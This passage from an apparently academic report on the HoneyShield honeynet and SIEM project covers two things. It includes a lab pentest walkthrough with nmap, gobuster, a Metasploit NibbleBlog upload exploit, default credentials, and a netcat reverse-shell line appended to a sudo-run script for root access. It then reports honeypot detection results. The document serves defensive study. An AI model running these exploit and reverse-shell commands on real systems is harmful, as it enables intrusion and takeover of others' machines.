The results were unambiguous. SQLMap successfully exploited the injection point, enumerated the database structure, and exposed approximately 20 tables. The full database schema was accessible, and the data within it potentially including credentials and user records was retrievable without authentication.

That outcome confirms complete compromise of database confidentiality. Beyond data extraction, a database foothold of this kind opens lateral paths: credentials recovered from the database can be

replayed against other services, and the database connection itself may provide a pivot point for deeper access into the backend infrastructure. In practice, this is rarely where an attacker stops.




Figure.97, 98, 99 (Pentesting using SQLi)

Step 4 Impact Analysis

The successful SQL injection attack produced consequences that extended well beyond the immediate data exposure. Direct outcomes included unauthorized database access, leakage of user records, credentials, and internal data, integrity compromise across affected tables, and a realistic path toward full system compromise through the credentials and access the database provided. None of these are edge cases they follow predictably from a database that accepts unsanitized input and returns unfiltered error output.

Step 5 Scenario Summary

This scenario illustrates what happens when secure coding fundamentals are absent at the application layer. The vulnerabilities exploited here missing input validation, no parameterized queries, and poor error handling are well-documented and straightforward to remediate. That

makes their presence more significant, not less: the system was easily compromised by automated tooling with minimal manual effort, which is precisely the threat profile that most real-world web application attacks follow.

5.3.1.2 Scenario 2: Web Exploitation (NibbleBlog RCE)

Step 1 Enumeration

The second scenario opened with a more structured enumeration phase, targeting a system at 10.10.10.75. The objective was to build a detailed technical picture of the target before any exploitation was attempted understanding what's running, what version it is, and what that version implies about available attack surface.

The command used was:

```
nmap -sV -sC -oA initial_scan 10.10.10.75
```

The scan returned two open ports: 22/tcp running SSH and 80/tcp serving HTTP, with an Apache web server identified on an Ubuntu host.

Two observations follow from these results. The web server is the primary attack surface HTTP on port 80 with a known server stack is the natural first target. SSH on port 22 is less immediately exploitable but worth noting: once a foothold is established through the web layer, SSH becomes a realistic vector for persistence or lateral movement, particularly if credentials recovered from the web application can be replayed against it. We kept that in mind as the scenario progressed.

```
root@kali# nmap -sV -sC -oA nmap/initial 10.10.10.75

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-08 19:10 EST
Nmap scan report for 10.10.10.75
Host is up (0.099s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.41 seconds
```

Figure.100 (Nmap RCE Output)

2. Web Footprinting & Directory Enumeration

- **With the web server confirmed as the primary attack surface, the next step was to map the application's structure. The objective was straightforward: discover hidden directories, identify sensitive endpoints, and build enough of a picture of the application layout to inform the exploitation phase.**
- **We started with manual inspection loading the homepage in a browser and reviewing the page source for comments, hidden links, or references to internal paths. That kind of passive review costs nothing and occasionally surfaces information that automated tools miss. Building on that initial pass, we ran a directory brute-force using Gobuster:**

```
gobuster dir -u http://10.10.10.75/nibbleblog/ -w wordlist.txt -x php,txt
```

- **The scan confirmed the presence of the /nibbleblog/ directory and surfaced several sensitive endpoints beneath it: /admin.php, /content, /plugins, and /install.php.**
- **That result carries immediate security implications. The presence of an exposed admin panel at a predictable path /admin.php is a meaningful finding on its own; it reduces the attacker's reconnaissance burden considerably and provides a direct target for credential attacks. The /install.php endpoint is also worth attention, as installation scripts left accessible after deployment are a well-documented source of information disclosure and, in some cases, re-initialization vulnerabilities. Taken together, the directory exposure observed here points to insufficient access controls on paths that should either be restricted by authentication or removed from the web root entirely.**

```
===============================================================
===============================================================
[+] Mode          : dir
[+] Url/Domain    : http://10.10.10.75/nibbleblog/
[+] Threads       : 20
[+] Wordlist      : /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Status codes : 301,302,307,200,204
[+] Extensions    : .php,.txt
===============================================================
/index.php (Status: 200)
/sitemap.php (Status: 200)
/content (Status: 301)
/themes (Status: 301)
/feed.php (Status: 200)
/admin (Status: 301)
/admin.php (Status: 200)
/plugins (Status: 301)
/install.php (Status: 200)
/update.php (Status: 200)
/README (Status: 200)
/languages (Status: 301)
/LICENSE.txt (Status: 200)
/COPYRIGHT.txt (Status: 200)
```

Figure.101 (Gobuster Output)

3. Information Disclosure

Directory enumeration led directly to a more serious finding. Browsing the exposed `/content` path revealed a publicly accessible file at `/content/private/users.xml` a sensitive configuration file that should never be reachable without authentication.

The contents were immediately useful from an attacker's perspective. The file disclosed a valid username `admin` along with login attempt records and associated IP logs. That single finding cuts the credential attack surface significantly: rather than brute-forcing both username and password against a login panel, an attacker now only needs to guess the password. In practice, that reduction in complexity is the difference between an attack that takes hours and one that takes minutes.

The broader implication here is a straightforward access control failure. Files stored under a `private` directory path carry an implicit expectation of restricted access one that the application's configuration clearly didn't enforce. Sensitive data of this kind should either sit outside the web root entirely or be protected by authentication at the directory level. Neither condition was met.

```
<users>
  <user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">0</session_fail_count>
    <session_date type="integer">1520559147</session_date>
  </user>
  <blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
  <blacklist type="string" ip="10.10.14.80">
    <date type="integer">1520559030</date>
    <fail_count type="integer">4</fail_count>
  </blacklist>
</users>
```

Figure.102 (Users File)

4. Authentication Weakness

With a confirmed username in hand, the next step was to test the strength of the authentication mechanism protecting the admin panel. Rather than immediately launching an automated brute-force which would have worked, given what we found we started with common and default credential pairs.

The login succeeded on an early attempt. The credentials that granted access were:

- **Username: admin**
- **Password: nibbles**

That result is worth sitting with for a moment. The password nibbles is not a randomly chosen weak credential it's thematically tied to the application name, NibbleBlog, which makes it one of the first guesses any attacker familiar with the platform would try. Combined with the username already recovered from the exposed XML file, the authentication barrier here offered essentially no resistance.

Three underlying weaknesses account for this outcome: a weak password policy that permitted a trivially guessable credential, no account lockout mechanism to slow or block repeated login attempts, and no secondary authentication factor to compensate for the weak password. Any one of these controls, properly implemented, would have made this step considerably harder. None were present.




Figure.103 (Admin Login Page)

5. Remote Code Execution

Authenticated access to the admin panel opened a more serious attack path. NibbleBlog version 4.0.3 carries a known remote code execution vulnerability CVE-2015-6967 which stems from an unrestricted file upload in the image plugin. With valid credentials already in hand, exploiting it was straightforward.

The attack was conducted through Metasploit using the following module:

`exploit/multi/http/nibbleblog_file_upload`

The approach exploited the authenticated file upload functionality to upload a malicious PHP payload to the server. No file type validation prevented the upload, and no execution restrictions blocked the payload from running once it landed on the filesystem. The result was a Meterpreter session full remote shell access to the underlying system.

That outcome represents a complete failure of the file upload control. Three specific weaknesses made it possible: the upload functionality accepted arbitrary file types without validation, the server placed no restrictions on executing uploaded files, and the application made no attempt to sanitize or sandbox uploaded content before storing it in a web-accessible path. Each of these is a well-documented remediation in secure development practice. None had been applied. Building on the weak authentication from the previous step, this stage took the attacker from panel access to interactive shell access on the host a transition that, in a real incident, would mark the beginning of post-exploitation rather than the end of the attack.

```
  attacker to execute arbitrary PHP code. This module was tested on
  version 4.0.3.

References:
  http://blog.curesec.com/article/blog/NibbleBlog-403-Code-Execution-47.html

msf exploit(multi/http/nibbleblog_file_upload) > run
[*] Started reverse TCP handler on 10.10.14.157:4444
[*] Sending stage (37543 bytes) to 10.10.10.75
[*] Meterpreter session 2 opened (10.10.14.157:4444 -> 10.10.10.75:56052) at
2018-03-08 20:51:40 -0500
[+] Deleted image.php
meterpreter > shell
Process 3816 created.
Channel 0 created.
id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

Figure.104 (Metasploit Session)

6. Privilege Escalation

Remote shell access as a low-privilege user is a foothold, not a finish line. The next step was to determine whether that foothold could be extended to root. Running sudo -l revealed the path immediately:

User nibbler may run the following commands:

/home/nibbler/personal/stuff/monitor.sh (without password)

The script at that path was writable. That combination sudo execution rights on a user-writable script, with no password required is a textbook misconfiguration. We injected a reverse shell payload directly into the script:

```
bash
```

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.154 8083 >/tmp/f" >> monitor.sh
```

Executing the script via sudo triggered the payload and connected back to our listener:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

```
sudo /home/nibbler/personal/stuff/monitor.sh
```

```
root@kali# nc -lnvp 8083
```

listening on [any] 8083 ...

connect to [10.10.15.154] from (UNKNOWN) [10.10.10.75] 52184

 # id

uid=0(root) gid=0(root) groups=0(root)

Root access confirmed. Two misconfigurations made this possible: sudo permissions granted without password verification on a user-controlled script, and file permissions that left that script world-writable. Either one alone would have been a concern; together, they made privilege escalation trivial.

---

7. Full Attack Chain Summary

The complete attack progressed through five stages:

1. **Enumeration**
2. **Information Disclosure**
3. **Weak Authentication**
4. **Remote Code Execution**
5. **Privilege Escalation**

Each stage built directly on the one before it, with no significant resistance encountered at any point. The end result was complete system compromise root-level access to the target host.

5.3.1.3 Phase 1 Conclusion

Phase 1 produced a clear picture of the system's pre-deployment security posture. The target was vulnerable across multiple attack vectors simultaneously, with no meaningful security controls in place at any layer application, authentication, file handling, or privilege management. An attacker moving through this environment could access sensitive data, execute arbitrary code, and gain full system control without needing specialized knowledge or particularly sophisticated tooling.

That's precisely the point. Phase 1 wasn't designed to showcase an impressive attack it was designed to establish honest baseline conditions. The vulnerabilities observed here are the kind that advanced security solutions like HoneyNet and SIEM are built to detect and surface. How effectively HoneyShield does that is what Phase 2 sets out to evaluate.

5.3.2 Phase 2: Testing After Security Implementation (HoneyNet and SIEM Deployment)

This phase covers penetration testing conducted after the HoneyNet infrastructure and integrated SIEM solution built on the T-Pot platform were fully deployed. The shift from Phase 1 is fundamental: the environment is no longer unprotected, and the question is no longer what an attacker can do, but what the security layer can see.

The objectives of this phase were to evaluate the effectiveness of the deployed security controls, monitor attacker interaction with the honeypot sensors, validate logging and detection capabilities end-to-end, and analyze attacker behavior within the controlled deception environment.

5.3.2.1 Scenario: Attacker Interaction with the HoneyNet Environment

Step 1 Initial Reconnaissance


The scenario opened with network reconnaissance against 192.168.88.21, simulating an attacker with no prior knowledge of the environment no awareness that the system they're probing is a honeynet rather than a real target. A SYN scan was conducted using Nmap to quickly map exposed services:

```
sudo nmap -sS -F 192.168.88.21
```

From the attacker's perspective, the results looked like a poorly secured, heavily exposed system. The scan returned eleven open ports:

- **21/tcp → FTP**
- **22/tcp → SSH**
- **23/tcp → Telnet**
- **25/tcp → SMTP**
- **80/tcp → HTTP**
- **110/tcp → POP3**
- **143/tcp → IMAP**
- **443/tcp → HTTPS**
- **445/tcp → SMB**
- **3306/tcp → MySQL**
- **1433/tcp → MSSQL**

The presence of legacy protocols Telnet in particular alongside database ports and mail services gave the appearance of a misconfigured, exploitable host. That appearance is entirely intentional. The HoneyNet is designed to present exactly this profile: a broad, inviting attack surface that draws attacker attention and encourages deeper interaction. What looks like poor security hygiene to the attacker is, in fact, a carefully constructed deception environment capturing every probe, every connection attempt, and every command from the moment reconnaissance begins.



(105)

Figure. 105, 106 (Nmap Honeypot Scan)

2. Service Interaction (FTP)

- **With eleven open ports identified, FTP was the natural first target it's a legacy protocol with well-known weaknesses, and its presence on port 21 alongside other exposed services suggested a system that hadn't been hardened. The connection attempt was straightforward:**

```
ftp 192.168.88.21
```

- **Anonymous login succeeded immediately. No credentials were required, and the service granted access without any authentication challenge.**
- **Post-access, the picture was less interesting than the entry suggested. The directory structure was minimal, no sensitive files were present, and there was nothing of operational value to recover. An attacker expecting a misconfigured FTP server full of accessible data would have found the interaction underwhelming.**
- **That underwhelming result is, of course, the point. The FTP service here isn't a misconfigured production server it's a controlled decoy. No real assets are stored within it, and no genuine data exposure is possible. What the interaction does produce is a log entry: the connection attempt, the anonymous login, the directory traversal all captured by the honeypot sensor and forwarded into the analytics pipeline. From the attacker's perspective, the service looked vulnerable. From the defender's perspective, the attacker just announced themselves**




Figure. 107 (FTP Anonymous Login)

3. Attacker Behaviour Simulation

With FTP access established, we continued through the actions a real attacker would typically perform at this stage: listing directories, enumerating files, and searching for anything of value credentials, configuration files, internal data. The interaction was deliberate and methodical, designed to mirror genuine post-access behavior rather than a quick probe.

Nothing of substance was found. The environment presented a convincing surface realistic enough in structure to encourage continued interaction but contained no assets of any real consequence. That balance is exactly what effective deception infrastructure is supposed to achieve: enough realism to hold attacker attention, none of the exposure that a real system would carry.

---

4. Logging and Monitoring: SIEM Integration

While the attacker found nothing worth taking, the HoneyShield logging pipeline found everything worth recording. Every action performed across the reconnaissance and FTP interaction phases was captured in full and forwarded to the SIEM in real time no manual collection, no gaps in the event trail.

The captured event set included:

- Nmap scan detection from the initial reconnaissance phase
- Connection attempts recorded across multiple ports
- FTP anonymous login attempts
- Full FTP session activity from directory listing through file enumeration

Taken together, this represents a complete behavioral trace of the attacker's activity from first contact. What makes that trace operationally useful isn't just that the events were logged it's that they were available immediately, structured, and correlated within the SIEM as they occurred. An analyst watching the dashboard during this simulation would have seen the reconnaissance, the FTP login, and the session activity surface in sequence, with enough context to understand what was happening and where the attacker was in their workflow. That real-time visibility is the core capability Phase 2 was designed to validate, and we observed it functioning as intended throughout.

Figure.108 (Wazuh Dashboard)

5.Detection and Analysis

The detection results across this phase were consistent and clear. Reconnaissance activity was identified from the moment the Nmap scan hit the honeynet. Unauthorized access attempts were logged as they occurred. And throughout the FTP interaction, attacker behavior was fully observable in the SIEM not reconstructed after the fact, but visible in real time as each action was taken.

Three SIEM capabilities drove that visibility: event correlation, which linked related activities across the session into a coherent sequence; attack timeline visualization, which placed events in chronological order and made the progression of the attack readable at a glance; and behavioral analysis, which surfaced patterns across the interaction that would support further investigation. Taken together, these capabilities gave the analyst a complete and timely picture of what the attacker was doing which is, ultimately, what early detection depends on.

---

6. Deception Effectiveness

From the attacker's side, the environment looked exactly as intended. Multiple services appeared exploitable, misconfigurations seemed genuine, and nothing in the system's behavior signaled that it was anything other than a poorly secured host. The attack surface appeared wide open.

In reality, every service the attacker touched was a controlled honeypot. No actual compromise occurred at any point. Every interaction every scan, every login, every directory listing was monitored and logged without the attacker's awareness. The deception held throughout, behavioral data was collected across the full session, and no real assets were ever within reach. That outcome is the clearest measure of whether a deception environment is working: the attacker engages fully, and the defender learns everything.

5.3.2.2 Phase 2 Conclusion

Before deployment, the system offered no visibility and no resistance attacks succeeded without generating a single alert. After deploying the HoneyNet and SIEM solution, that picture changed entirely. Attacker activity was monitored from first contact, all interactions were logged and forwarded centrally, deception techniques engaged the attacker throughout, and no real assets were exposed at any point.

The key achievements of this phase were:

- Real-time monitoring of attacker activity from reconnaissance through service interaction
- Centralized logging through the SIEM with no manual collection required
- Effective deception that attracted and held attacker engagement
- Complete behavioral visibility without any exposure of real infrastructure

5.4 Testing Results

This section presents the results obtained from both testing phases before and after HoneyShield deployment and draws out what those results mean for the system's overall security posture.

5.4.1 Results Before Security Implementation

Phase 1 results were unambiguous. The system was vulnerable across multiple attack vectors simultaneously, and the absence of any meaningful security controls meant that every attack technique attempted succeeded. SQL injection produced full database access. Web application vulnerabilities led to remote code execution. The complete attack chain enumeration, authentication bypass, code execution, privilege escalation ran to completion without triggering a single alert, because no alerting mechanism existed to trigger.

The picture that emerges from Phase 1 is not a system that was difficult to attack. It was a system that offered no resistance and generated no intelligence about the attacks being conducted against it.

5.4.2 Results After Security Implementation

Phase 2 told a different story. Following HoneyShield deployment, attacker activity was captured from the moment reconnaissance began. Network scanning, service interaction, and login attempts were all logged in real time and forwarded to the SIEM for correlation. The attacker-facing environment remained convincingly vulnerable by design but every service they touched was a honeypot, and every action they took fed the detection pipeline rather than advancing their access.

No real assets were compromised. All attacker interactions remained within the isolated honeypot environment, and the behavioral data collected across the session provided detailed insight into the attacker's methodology, tooling, and sequencing. The system did what it was designed to do: convert attack attempts into intelligence without exposing anything of genuine value.

5.4.3 Key Observations

The testing results produced five observations worth carrying forward:

- The transition from unprotected to monitored environment was complete attack visibility went from zero to full coverage across all tested scenarios.
- Centralized logging through the SIEM made attacker behavior readable and actionable in real time.
- Deception techniques successfully attracted and sustained attacker engagement throughout Phase 2.
- No real data was exposed at any point after security deployment.
- The system generated detailed, structured intelligence about attacker behavior and technique the kind of output that supports both immediate response and longer-term threat analysis.

5.4.4 Summary of Results

HoneyShield's approach to security is deliberately different from prevention-first architectures. Rather than attempting to block every attack a goal that's increasingly difficult to achieve against determined adversaries the system focuses on detection, analysis, and understanding. Attacks are expected to reach the deception layer. What matters is what happens when they do.

The results demonstrate that this approach works in practice. Detection was consistent, behavioral visibility was complete, and the intelligence produced across both testing phases provides a meaningful basis for proactive security improvement. That combination high-confidence detection with no false positives and rich behavioral data is what makes deception-based architectures genuinely useful rather than academically interesting.

5.5 Goals Achieved

5.5.1 Achievement of Objectives

The primary objective of this project was to design and implement a SIEM-integrated HoneyNet system capable of detecting, monitoring, and analyzing attacker behavior within a controlled environment. Based on the implementation and testing results, we consider that objective fully met.

The system brought together firewalls, IPS, T-Pot honeypots, and the Wazuh SIEM and EDR platform into a unified architecture that functioned as designed throughout testing. It attracted attackers using deception, captured their activity in real time, and surfaced that activity through centralized monitoring dashboards all without exposing real infrastructure to genuine risk. The testing phases confirmed that attack attempts translate directly into actionable intelligence under this architecture, which was the intended outcome from the outset.

5.5.2 Key Achievements

The project produced six concrete achievements:

- A layered security architecture combining deception and centralized monitoring, designed and deployed successfully.
- A functional HoneyNet built on the T-Pot platform, running multiple heterogeneous sensor types simultaneously.
- Full integration with Wazuh for SIEM and EDR functions, providing centralized logging and endpoint-level visibility.
- The ability to simulate realistic enterprise attack scenarios against the honeynet in a controlled and reproducible way.
- Real-time monitoring and behavioral tracking of attacker activity across all tested scenarios.
- Effective isolation of real assets throughout, with all attacker interactions contained within the honeypot environment.

5.5.3 Limitations and Deficiencies

That said, several limitations are worth acknowledging. The system was evaluated in a simulated environment, and simulated environments however carefully constructed don't fully replicate the complexity and unpredictability of real enterprise networks. The attack scenarios tested were weighted toward web and network-layer attacks, leaving more sophisticated threat patterns, such as APTs and insider-threat vectors, largely unexplored. Response capabilities remained observational throughout; there was no automated containment or SOAR-level orchestration running beneath the SIEM alerts. Scalability under high traffic conditions wasn't tested in depth. And the honeypot configurations were static the sensors presented the same emulated services regardless of attacker behavior, with no dynamic adaptation to what they were observing.

Each of these represents a direction for further development rather than a fundamental flaw in the architecture.

5.5.4 Future Improvements

Given additional time and resources, several enhancements would meaningfully extend HoneyShield's capabilities:

- Expanding the attack scenario library to cover advanced persistent threats and multi-stage campaign behavior.
- Integrating automated response mechanisms SOAR-level playbooks that move beyond alerting to active containment.
- Conducting scalability testing at larger traffic volumes and across more complex network topologies.
- Applying machine learning techniques to behavioral analysis, enabling detection of patterns that rule-based correlation might miss.
- Developing adaptive honeypot configurations that adjust their emulated behavior in response to observed attacker activity making the deception harder to fingerprint over time.

5.5.5 Overall Assessment

HoneyShield achieved what it set out to do. The system demonstrated a practical, working approach to deception-based cybersecurity one that combines honeypot intelligence gathering with SIEM-driven correlation and monitoring in a form concrete enough to build, test, and evaluate. The limitations identified are real, but they don't undermine the core findings. They define the next set of research questions. For a proof-of-concept deployment in an academic setting, the results provide a solid foundation and a clear direction for the work that follows.

Chapter 6

Chapter 6: Conclusion and Future Work

6.1 Conclusion

This project set out to design, implement, and evaluate HoneyShield a SIEM-integrated HoneyNet framework built around the premise that deception, not just prevention, has a meaningful role to play in modern threat detection. The motivation was straightforward: traditional security approaches are heavily weighted toward blocking attacks, and that emphasis comes at the cost of visibility. When an attacker does get through and in sufficiently complex environments, eventually they do prevention-first architectures often have little to say about what happened, how far it progressed, or what the attacker was actually after.

HoneyShield approaches that problem differently. The system is organized around a layered architecture that separates deception, analytics, correlation, and response into distinct functional tiers, each with clear responsibilities and well-defined interfaces to the layers around it. That separation wasn't purely aesthetic it kept the design modular and made integration between heterogeneous security technologies manageable rather than brittle.

